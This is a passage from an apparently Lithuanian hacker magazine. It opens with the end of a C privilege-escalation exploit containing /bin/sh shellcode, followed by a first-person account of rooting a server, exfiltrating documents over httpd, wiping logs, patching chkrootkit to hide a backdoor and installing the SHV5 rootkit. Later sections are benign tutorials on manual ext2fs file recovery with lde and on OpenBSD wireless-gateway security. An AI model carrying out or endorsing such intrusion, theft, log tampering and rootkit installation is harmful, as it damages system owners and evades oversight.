"\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
int main(int argc, char *argv[])
{
long RET;
int i;
char buf[1000];
char *p;
RET = 0xcffff310;
p = buf;
memset(buf, 0x41, 1000+1-strlen(shellinfector));
sprintf(buf+1000+1-strlen(shellinfector), "%s", shellpre);
for ( i = 0; i <= 500; i+= 4 )
*(long*)(p+i) = RET;
setenv("RAMOPTIME", buf, 1);
execl("env", "env" , buf, NULL);
}
```

Čia *shellinfector* — tai mašininis kodas, kuris įvykdomas einamo proceso teisėmis, mano atveju — *root* vardu. Aš tiesiog paleidau komandų interpretatorių.
Pabaigęs eksploitą aš jį sukompiliavau ir paleidau laužiamoje mašinoje, po ko akimirksniu gavau absoliučias serverio valdymo teises. Neilgai galvojęs, aš su *locate* suradau reikiamus dokumentus, suspaudžiau juos į vieną *tgz* archyvą ir persiunčiau per *httpd*, išvaliau logus ir jau ruošiausi pamiršti visą šią istoriją.

[Pozicijų įtvirtinimas] Vis dėlto man buvo gaila tiesiog palikti gerą daiktą likimo valiai, todėl aš nusprendžiau įtvirtinti savo pozicijas. Aš šiek tiek pakoregavau *chrootkit* kodą, kad jis nematytų mano bekdoro, ir į nulaužtą mašiną įdiegiau SHV5:

```
./setup hackerqwerty 31337
```

Po to aš vėl išvaliau visus logus, pašalinau laikinas bylas, patikrinau *netstat* sąrašus ir nuėjau miegoti. Dabar jau turėjau puikų placdarmą tolimesnėms atakoms, kurio aš, be jokios abejonės, niekada nenaudosiu, kadangi gerbiu mūsų įstatymus ;)







048

Antrasis pašalintų bylų gimimas

PAŠALINTŲ BYLŲ ATSTATYMUI SKIRTA DAUGYBĖ ĮRANKIŲ, TAČIAU TOLI GRAŽU NE VISI (IR NE VISADA) JIE VEIKIA TAIP, KAIP IŠ JŲ TIKIMASI. KUR KAS PATIKIMIAU (IR ĮDOMIAU) DUOMENIS ATSTATINĖTI RANKINIU BŪDU. DABAR MES PASINERSIME Į FAILŲ SISTEMOS *EXT2FS* PASAULĮ IR PAŽIŪRĖSIME, KAS PRIVERČIA JĮ SUKTIS.

Atstatom duomenis „Linux“ sistemoje

[Įvadas] Kodėl žūsta bylos? Tokia jau jų karma. O jeigu rimtai, tai tam yra tūkstančiai priežasčių — nuo virusų iki žmogiškojo faktoriaus (kitaip tariant, kreivų rankų daromų klaidų). Pagrindiniu bendravimo su vartotoju būdu *Linux* sistemoje lieka komandinė eilutė, lengvai pašalinanti viską be aiškinimųsi. Tereikia jai duoti šiek tiek neteisingą įsakymą ir... Kur dingo visos mano bylos? MS-DOS sistemoje buvo nuostabus įrankis *undelete*, su kuriuo buvo galima reguliariai iš nebūties ištraukti daugybę megabaitų duomenų. Populiarioje programoje *Midnight Commander* taip pat yra panaši komanda. Deja, ji suveikia ne visada (arba aptinka ne visas bylas), o tada tenka griebtis rankinio atstatymo. Nesijaudink! Tai kur kas paprasčiau, nei gali pasirodyti nepritytusiai akiai!


[Failų sistemos struktūra] Priešingai nei *Windows NT*, kuri suderinama tik su NTFS ir FAT, *Linux* šeimos operacinės sistemos siūlo gana platų failų sistemų asortimentą bet kokiam skoniui: *ext2fs*, *ext3fs*, *reiserfs*, *xfs*, *jfs*. Jų „vartotojiškos“ galimybės išoriškai panašios, bet „fizinė“ struktūra smarkiai skiriasi, todėl kiekviena iš jų reikalauja savo atstatymo technikos. Viename straipsnyje visa tai aprėpti tiesiog nerealu, todėl mes nusprendėme apsistoti ties *ext2fs/ext3fs*, kadangi ji yra pati populiariausia failų sistema, pagal nutylėjimą diegiama daugelyje *Linux* distributyvų. Faktiškai *ext3fs* — tai *ext2fs* su žurnalizavimo palaikymu. Pagrindinių struktūrų skirtumai minimalūs, tačiau bylų šalinimo procesas jose atliekamas skirtingai. Šalinant bylą *ext2fs* sistemoje, trinamas jos pavadinimas (nors iki tam tikro laiko tai dar nėra padaroma), todėl automatinis vardų atstatymas joje neįmanomas, bet pats bylos turinys lieka nepaliestas. *Ext3fs* elgiasi visiškai priešingai — išsaugo bylos pavadinimą, tačiau dalinai sunaikina jo patalpinimo diske schemą, dėl ko atstatymo technika kolosaliai apsunkinama. Be to, *ext3fs* taip pat ne tokia naši, todėl namų kompiuteriuose geriausia

naudoti *ext2fs*. Kokia šios failų sistemos struktūra?
Particijos pradžioje yra *boot* sektorius, o už jo, t.y. už 1024 baitų (poslinkis nuo particijos pradžios) yra superblokas (*super-block*), atsakantis už esminės informacijos saugojimą apie failų sistemos struktūrą (*ext2fs/ext3fs* sistemose jis atlieka tą patį vaidmenį, kaip ir *boot* sektorius FAT ir NTFS sistemose). Superbloke daug įvairių laukų, tačiau mus domins tik vienas: *s_log_block_size*. Tai 32 bitų laukas, esantis už 18h baitų poslinkio nuo superbloko pradžios. Kaip iš karto pasako jo pavadinimas, jis apibrėžia vieno bloko dydį, kas *MS-DOS/Windows* terminologijoje vadinama klasteriu. Dydis nurodomas laipsniu, kuriuo paslenkamas vieno 200h (512) baitų užimančio sektoriaus dydis. Išvertus į programuotojo kalbą visa tai skambėtų taip: *block_size = 200h << s_log_block_size*. Pavyzdžiui, jeigu *s_log_block_size* bus lygus nuliui, tai vieno bloko dydis bus 400h baitų, t.y. du sektoriai.
Už superbloko eina grupių deskriptoriai ir laisvos disko erdvės žemėlapiai, paprasčiau šnekant — bitmapai, kurie mus menkai domina, o su jais besiribojančią *inode* lentelę mes aptarsime detaliau, kadangi nežinant jos struktūros rankinis duomenų atstatymas tiesiog nesuvokiamas. *Inode* lentelė iš tikrųjų yra *inode* tipo įrašų masyvas, kuriame kiekvienas įrašas saugo visą informaciją apie vieną bylą. Tokiame įraše apibrėžiamas tipas (paprasta byla, katalogas, simbolinė nuoroda ir t.t.), patalpinimo diske schema, loginis/fizinis dydis, sukūrimo/modifikacijos/paskutinio priėjimo/pašalinimo data/laikas, nuorodų į bylą skaičius ir priėjimo teisės:

„Inode" atvaizdavimo formatas (poslinkis, dydis, aprašymas)


0	2	i_mode ; atvaizdavimo formatas
2	2	i_uid ; vartotojo uid
4	4	i_size ; bylos dydis baitais
8	4	i_atime ; paskutinio priėjimo prie bylos laikas
12	4	i_ctime ; bylos sukūrimo laikas
16	4	i_mtime ; bylos modifikavimo laikas
20	4	i_dtime ; bylos pašalinimo laikas
24	2	i_gid ; grupės gid
26	2	i_links_count ; nuorodų į bylą skaičius (0 — byla pašalinta)
28	4	i_blocks ; bylai priklausančių blokų kiekis
32	4	i_flags ; įvairios vėliavėlės
36	4	i_osd1 ; nuo OS tipo priklausanti reikšmė
40	12 x 4	i_block ; 12 DIRECT BLOCKS (nuorodos į pirmus 12 bylos blokų)
88	4	i_iblock ; 1x INDIRECT BLOCK
92	4	i_2iblock ; 2x INDIRECT BLOCK
96	4	i_3iblock ; 3x INDIRECT BLOCK
100	4	i_generation ; bylos karta (naudojama NFS)
104	4	i_file_acl ; išoriniai atributai
108	4	i_dir_acl ; didžiausias dydis
112	4	i_faddr ; paskutinio fragmento vieta
116	12	i_osd2 ; OS tipo priklausanti reikšmė

Bylos išdėstymo diske schema čia suorganizuota kur kas paprasčiau, nei NTFS ir FAT sistemose. Kiekviena byla užima vieną arba keletą blokų. Net jeigu blokas užimtas dalinai, bylai jis išskiriamas pilnai (likusiose failų sistemose, pavyzdžiui, UFS,



Automatinis pašalintų bylų atstatymas su *Midnight Commander* priemonėmis

numatyta galimybė bylai išskirti tiktai bloko dalį, o NTFS ir *ReiserFS* sistemose mažos bylos gali būti saugomos tiesiog pačiame *inode*, kas smarkiai sumažina fragmentaciją ir padidina našumą), bet grįžkime prie *ext2fs/ext3fs*. Rodyklės į bylos užimamus pirmus 12 blokų saugomi pačiame *inode*, o tiksliau šnekant, DIRECT BLOCKS masyve, kuris taip pat vadinamas tiesioginių blokų masyvu. Kiekvienas masyvo elementas yra 32 bitų bloko numeris. Kadangi tipiškas bloko dydis yra ~4 Kb (konkreti reikšmė priklauso nuo disko talpos ir formatavimo opcijų), tai tiesioginių blokų masyvas „suvirškina" iki 4*12 = 48 Kb dydžio bylas. Jeigu bylos dydis viršija šį dydį (kas teisinga triuškinančiai daugumai bylų), tenka pasinaudoti netiesioginio adresavimo blokais.
Ext2fs/ext3fs failų sistemos atpažįsta tris vieno į kitą įdėjimo lygius. Pirmasis netiesioginio adresavimo blokas jau saugo ne rodykles į bylos užimtus blokus, o rodykles į papildomus tiesioginius blokus, todėl taip galima adresuoti iki *BLOCK_SIZE/sizeof(DWORD) * BLOCK_SIZE = 4096/4*4 Mb* duomenų. Ką gi! Prieš pusę amžiaus tai buvo labai didelis dydis, tačiau dabar tuo jau nieko nenustebinsi. Tam atvejui numatytas dvigubo netiesioginio adresavimo blokas, saugantis rodykles į netiesiogi-


Pašalintų bylų atstatymas iš ext2fs particijos su Windows sistemai skirtu įrankiu *R-Studio*

nius blokus, kuriuose saugomos nuorodos į tiesioginius blokus, kas leidžia adresuoti (BLOCK_SIZE/sizeof(DWORD))**2 * BLOCK_SIZE = 4096/4 ** 4096 = 4 Gb duomenų. O tai jau įspūdinga apimtis, kuomet bylos dydis užima visą 32 bitų kintamąjį. Daugelis programų viršutinę apdorojamų bylų ribą apriboja iki 2 arba 4 Gb. Nepaisant to, failų sistema gali saugoti ir didesnes bylas. Tai atliekama su trigubo netiesioginio adresavimo bloku, kuris rodo į dvigubą netiesioginį bloką, kiekvienas kurių rodo į netiesioginius blokus, rodančius į tiesioginio adresavimo blokus. Taigi *ext2fs/ext3fs* galimybės smarkiai viršija dabartinių ir ateities kietųjų diskų talpas.

Lyginant su FAT, tokia informacijos saugojimo apie patalpinimą schema yra kur kas atsparesnė sutrikimams. Informacija taip lyg ir „ištepliojama" po visą diską, todėl visus adresavimo blokus sunaikinti galima nebent dinamitu. Be to, blokų numeriai saugomi tiesioginiu pavidalu (t.y. taip, kaip yra), o tai reiškia, kad kiekvienam bylos blokui galima greitai surasti jį atitinkantį netiesioginį bloką, net jeigu *inode* visiškai sunaikintas.


Bylų pavadinimai saugomi kataloguose, *inode* jų nėra. Katalogai iš tiesų yra specialios tarnybinės bylos, saugančios tokio tipo įrašų masyvą:

Katalogų masyvo formatas (poslinkis, dydis, aprašymas)

0	4	inode	; nuoroda į inode
4	2	rec_len	; įrašo ilgis
6	1	name_len	; bylos pavadinimo ilgis
7	1	file_type	; bylos tipas
8	...	name	; bylos pavadinimas

Lauke *inode* saugomas *inode* eilės numeris, kurį atitinka šis bylos pavadinimas; *rec_len* apibrėžia einamo įrašo ilgį, o *name_len* — bylos pavadinimo ilgį. Pats pavadinimas saugomas ASCII formatu.

[Kas vyksta šalinant bylą] Šalinant bylą sistemoje vyksta daugybė pasikeitimų. Aprašysime tik svarbiausius iš jų. Visų pirma, sistema nustato jai priklausančio *inode* numerį. Po to nuorodų skaičius sumažinamas vienetu, ir jeigu ši reikšmė nepasidaro lygi nuliui, tai šalinimas neįvyksta, kadangi byla dar turi likusių nuorodų. Mūsų šis atvejis nedomina. Jeigu nuorodų daugiau nėra, tai visi anksčiau bylai priklausę blokai laisvos erdvės žemėlapyje pažymimi kaip nenaudojami, atnaujinamas pašalinimo laiko laukas, o pats *inode* atlaisvinamas, kas realizuojama modifikuojant *inode bitmap*. Be to, *ext3fs* sistemoje nunulinamos rodyklės į 12 tiesioginio adresavimo blokus ir 3 netiesioginio adresavimo blokus, dėl ko bylos išsidėstymo schema yra dalinai prarandama. Katalogų bylai šie pasikeitimai taip pat turi įtakos. *Ext2fs* nunulina *inode* lauką ir padidina prieš tai buvusio įrašo reikšmę pašalinamo įrašo dydžiu. Prieš tai buvęs įrašas lyg ir „praryja" tolimesnį, o ryšys tarp bylos pavadinimo ir jį atitinkančio *inode negrįžtamai prarandamas*. Tai reiškia, kad mes galime atstatyti bylą, tačiau neįmanoma sugrąžinti prieš tai buvusio pavadinimo. Tiesa, galima gauti visų pašalintų objektų pavadinimų sąrašą, o po to vienaip ar kitaip pabandyti atspėti reikiamą pavadinimą. Tai suveikia atstatant nedidelį bylų kiekį, tačiau jeigu pašalintas visas šakninis katalogas, tai situacija tampa beviltiška. O *ext3fs inode* lauką palieka nepakeistą, dėl ko pavadinimo atstatymas yra elementarus. Problema tame, jog *ext3fs* sistemoje prarandama bylos išdėstymo diske schema, kas ypatingai apsunkina jos turinio atstatymą.



Išorinis *lde* redaktoriaus vaizdas

[Pasiruošimas atstatymui] Jeigu tu ką tik pašalinai bylą, tai geriausias atstatymo būdas bus RESET. Aš labai rimtai! Sistema disko buferius įrašo ne iš karto, o tik po tam tikro laiko, todėl laiku įvykdytas perkrovimas arba maitinimo atjungimas dalinai išgelbėja situaciją. Po perkrovimo byla pasirodo besanti sveika ir nesugadinta. Tiesa, pačiame diske dėl to gali susidaryti žymių pažeidimų, todėl nepalankios baigties rizika labai didelė, taigi geriau būtų pasinaudoti tradicinėmis atstatymo priemonėmis.

Visų pirma išmontuok reikiamą disko particiją arba permontuok ją „tik skaitymui". Aktyvių particijų gydymas paprastai baigiasi labi liūdnai. Jeigu atstatomos bylos yra sisteminėje particijoje, galima pasinaudoti *LiveCD*. Geriausia būtų pasinaudoti *Knoppix*. Jam tinka daug skirtingos įrangos, nereiklus resursams ir turi visus atstatymui reikalingus įrankius.

Tiesiogiai redaguojant diską jį lengva sugadinti. Vienas neteisingas rankos judesys — ir gigabaitai duomenų pavirsta į pelenais. Taigi turint diske laisvos vietos, rekomenduojama padaryti atstatomos particijos kopiją, o visus tolimesnius bandymus atlikinėti būtent su ja. *Windows* pasaulyje šiuo tikslu naudojami specialūs įrankiai (pavyzdžiui, *Norton Ghost*), tačiau *Linux* — visai kas kita. Čia visi reikiami įrankiai yra po ranka. Particijos kopiją lengviausia sukurti su komanda *cp /dev/sdb1 dump*, kur *sdb1* — įrenginio pavadinimas, o *dump* — bylos, į kurią kopijuojama visa particija, pavadinimas. Tokią bylą galima įkurdinti bet kurioje kitoje laisvoje particijoje arba perkelti į kaimyninę tinklo mašiną. Visi darbo su diskais įrankiai (*lde, debugsf, fschk*) nepastebės apgaulės ir su šia particija dirbs kaip su „gimtąja". Ją net galima sumontuoti kaip failų sistemą: *mount dump mount_point -o loop*. Taip galima įsitikinti, jog atstatymas buvo atliktas sėkmingai. Komanda *cp dump /dev/sdb1* atstatytą bylą–particijos kopiją kopijuoja atgal į tikrąją particiją.


Linuksoidai diskus dažniausiai redaguoja su *lde* (*Linux Disk Editor*), kuris yra profesionalus konsolinis redaktorius, sugebantis susidoroti su *ext2fs*, *minix*, *xiafs* sistemomis ir dalinai FAT. Jis nemokamas, platinamas su išeities tekstais (*lde.sf.net*), veikia praktiškai bet kurioje **nix* sistemoje.

[Rankinis duomenų atstatymas diskų redaktoriumi] Kaip su juo dirbti? Iš pradžių atidarome atstatinėjamą particiją arba bylą (*file–dump*): *lde /dev/sdb1 arba lde dump*. *Lde* savarankiškai nustato failų sistemos tipą ir po bet kurio klavišo paspaudimo pereina į superbloko atvaizdavimo režimą. Dabar klavišas <I> mus perveda į *inode* režimą, o <B> — į blokinį režimą. Spaudžiam <I>, ir redaktorius pereina prie pirmojo *inode*, kuris priklauso šakniniam katalogui. Perėjimui prie tolimesnio *inode* skirtas klavišas <*Page Down*>, atitinkamai <*Page Up*> pereina prie ankstesnio *inode*. Taip galima pereiti per visus *inode*. Kaip atskirti, kurie iš jų priklauso pašalintoms byloms? Čia mums padės laukas LINKS. Jeigu byla pašalinta, tai jis bus lygus nuliui, o tada DELETION TIME įrašomas paskutinio pašalinimo laikas (juk mes pamename, kada ištrynėme bylą?). Gera idėja — nuskenuoti inode lentelę ir surūšiuoti visas bylas pagal pašalinimo laiką. Paskutinės pašalintos bylos atsidurs sąrašo gale. Pašalinimo datos taip pat galima ieškoti su kontekstine paieška.

Aptikus reikiamą *inode*, kursorių perkeliame prie pirmojo DIRECT BLOCKS sąrašo bloko (kur jis pagal nutylėjimą ir atsiduria) ir spaudžiam <*F2*>. Pasirodžiusiame meniu išsirenkame punktą *Block mode, viewing block under cursor* (beje, čia galima patekti ir su <*Shift–B*> klavišų kombinacija). Redaktorius mus perkelia į pirmąjį pašalintos bylos bloką. Peržiūrėdami jos turinį *hex* režime, bandome „iš akies" nustatyti, ar tai bent kiek panašu į mūsų bylą, ar ne? Norint sugrįžti į *inode* sąrašo peržiūrą, reikia nuspausti <I>, norint atstatyti bylą: <*Shift–R*>, po to dar kartą <*R*> ir naujos bylos pavadinimą. Viskas! Byla atstatyta!

Kai kuriais atvejais bylas geriau atstatinėti pagal jų turinį. Tarkim, pašalintoje byloje buvo eilutė „hello, world". *Spaudžiam* <*f*> (*search*), o po to <*A*> (*Search all block*). Jeigu pamirši nuspausti <*A*>, tai redaktorius praleis pašalintoms byloms priklausančius blokus, o tai tikrai neįeina į mūsų planus.


Dabar spaudžiam <*B*>, kad pervestume *lde* į *block–mode*, tada spaudžiam </> ir įvedame ieškomą eilutę ASCII formatu. Šiek tiek padrožęs kietąjį diską, redaktorius suranda reikiamą



Inode turinio peržiūra

bloką. Žiūrim, ar tai iš tiesų tas blokas, kurio mums ir reikia, ar įvyko nesusipratimas (klaidingas suveikimas). Jeigu blokas iš tiesų mūsų, tuomet spaudžiam <Ctrl–R>, po ko redaktorius praneša *inode* numerį, kuriam priklauso šis blokas (jis atvaizduojamas ekrano apačioje, nesupainiok jo su paskutinio peržiūrėto *inode* numeriu, kuris atvaizduojamas viršuje). Klavišas <I> mus perveda į *inode* režimą, po ko telieka nuspausti <*#*> ir įvesti *inode* numerį, kurį mes norime peržiūrėti. Jeigu pašalinimo data mums atrodo teisingai, tuomet spaudžiam <*Shift–R*>/<*R*> ir perkeliame bylą į diską. Visa tai veikia tik su *ext2fs* ir netinka *ext3fs*, kadangi, kaip aš jau minėjau, pastaroji failų sistema ištrina bylų išdėstymo diske schemą, po ko duomenis tenka atstatinėti tiesiogine žodžio prasme po gabalėlį.

[Pabaiga] Rankinis bylų atstatymas *ext2fs* sistemoje — visiškai nesudėtingas dalykas, kurį gali išmokti bet kas. Duomenų atstatymas — tai menas, kurio mokomasi metų metus, jeigu tik nepristinga noro.



Bylos atstatymas pagal turinį



052

Parklupdyk wardraiverius

NESUNKU ĮSIVAIZDUOTI, KOKIŲ NUOSTOLIŲ GALI PRIDARYTI PIKTAVALS, PRASISKVERBĘS Į NEAPSAUGOTĄ BELAIDĮ TINKLĄ. IR VISIŠKAI NESVARBU, AR ŠIS TINKLO SEGMENTAS PRIKLAUSO STAMBIAI KOMPANIJAI, UNIVERSITETO FAKULTETUI, AR EILINIAM VARTOTOJUI — PASEKMĖS GALI BŪTI KATASTROFIŠKOS. IŠEITIS VIENA: PAŠALINTI NESANKCIONUOTO PRIĖJIMO IR KONFIDENCIALIOS INFORMACIJOS NUTEKĖJIMO GALIMYBĘ, UŽTIKRINANT PATIKIMĄ IR TUO PAČIU LANKSČIĄ APSAUGĄ. BET KAIP TAI PADARYTI, KAI BET KURIS PAGEIDAUJANTYSIS GALI PASINAUDOTI KRIPTOGRAFINIU WEP SILPNUMU, NAUJI SAUGUMO MECHANIZMAI WPA/WPA2 KOL KAS DAR NĖRA PLAČIAI PAPLITĘ, O APARATINIŲ VPN SPRENDIMŲ KAINA ARTĖJA PRIE BEGALYBĖS.

Tobula belaidžio tinklo apsauga


[Dygliuotos žuvytės vaidmuo skęstančių gelbėjime] Šiuo metu vis daugiau nešiojamųjų ir delninių kompiuterių modelių aprūpinami IEEE 802.11 standarto belaidžio tinklo adapteriais. Atrodytų, apie tokį įvykių plėtojimąsi buvo galima tik pasvajoti. Tačiau ši tendencija turi ir kitą medalio pusę — patogumas ir mobilumas saugumo klausimus švelniai nustumia į antrą planą. Ši problema tokia opi, jog ji gali apskritai rimtai pristabdyti triumfuojantį skaitmeninių technologijų žygį į priekį. Tai puikiai suprato *OpenBSD* kūrėjai, kurdami įrankių *authpf*, *isakmpd*, *openssh* ir *pf* sąsają, kuri leidžia ne tik kriptografiškai stabiliai šifruoti perduodamus duomenis, bet ir autentifikuoti klientą su slaptažodžiu arba pagal viešą raktą.

[Brainstorm: fortifikacijos ypatumai] Aptarsime variantą, kuomet vietoje laidinį ir belaidį tinklus apjungiančio šliuzo veikia kompiuteris su *OpenBSD 3.8* sistema. Be pirminio aukščiau išvardintų programinių priemonių rinkinio, šio pasirinkimo labui byloja ir tai, jog *IPSec* realizacija tiek operacinės sistemos branduolyje, tiek ir vartotojo erdvėje įgyvendinta (neperdedant) aukščiausiame lygyje. Skubu nuraminti *OpenBSD* oponentus — *FreeBSD*, *NetBSD* ir *DragonflyBSD* konfigūravimas skiriasi minimaliai.

```
[ LAN ]————————(fxp0)
          \
           [ GATEWAY ]-(fxp1)————[ ISP ]—
          /
[ LAPTOP ] — - — (ral0)
```

Pateiktame scenarijuje *ral0* — tai tinklo sąsaja, susieta su PCI tinklo plokšte *Gigabyte GN-WPKG 802.11 b/g (~25$)* ir dirbantis pagal *802.11g* (*mode 11g*) specifikaciją per 11 dažnio kanalą (*chan 11*) priėjimo taško režime (*mediaopt hostap*) su unikaliu tinklo identifikatoriumi (*nwid wlan*):

```
# vi /etc/hostname.ral0
inet 192.168.2.1 255.255.255.0 NONE media autoselect mode 11g \
mediaopt hostap nwid wlan chan 11
```



```
andrushack@midian (ttyp0) - /home/andrushack
(~)(14)% ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33224
        groups: lo
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x7
ral0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:0d:61:7a:4b:12
        media: IEEE802.11 autoselect mode 11g hostap
        status: active
        ieee80211: nwid wlan chan 11 bssid 00:0d:61:7a:4b:12 100dBm
        inet 192.168.2.1 netmask 0xffffff00 broadcast 192.168.2.255
        inet6 fe80::20d:61ff:fe7a:4b12%ral0 prefixlen 64 scopeid 0x1
fxp0: flags=8802<BROADCAST,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:02:b3:26:d2:e3
        media: Ethernet autoselect (none)
        status: no carrier
fxp1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:02:b3:26:d2:63
        groups: egress
        media: Ethernet autoselect (100baseTX full-duplex)
        status: active
        inet6 fe80::202:b3ff:fe26:d263%fxp1 prefixlen 64 scopeid 0x3
        inet 85.140.12.89 netmask 0xffffffff broadcast 85.140.12.89
pflog0: flags=141<UP,RUNNING,PROMISC> mtu 33224
pfsync0: flags=0<> mtu 1348
enc0: flags=0<> mtu 1536
(~)(15)%
```

Prieinamų tinklo sąsajų sąrašas

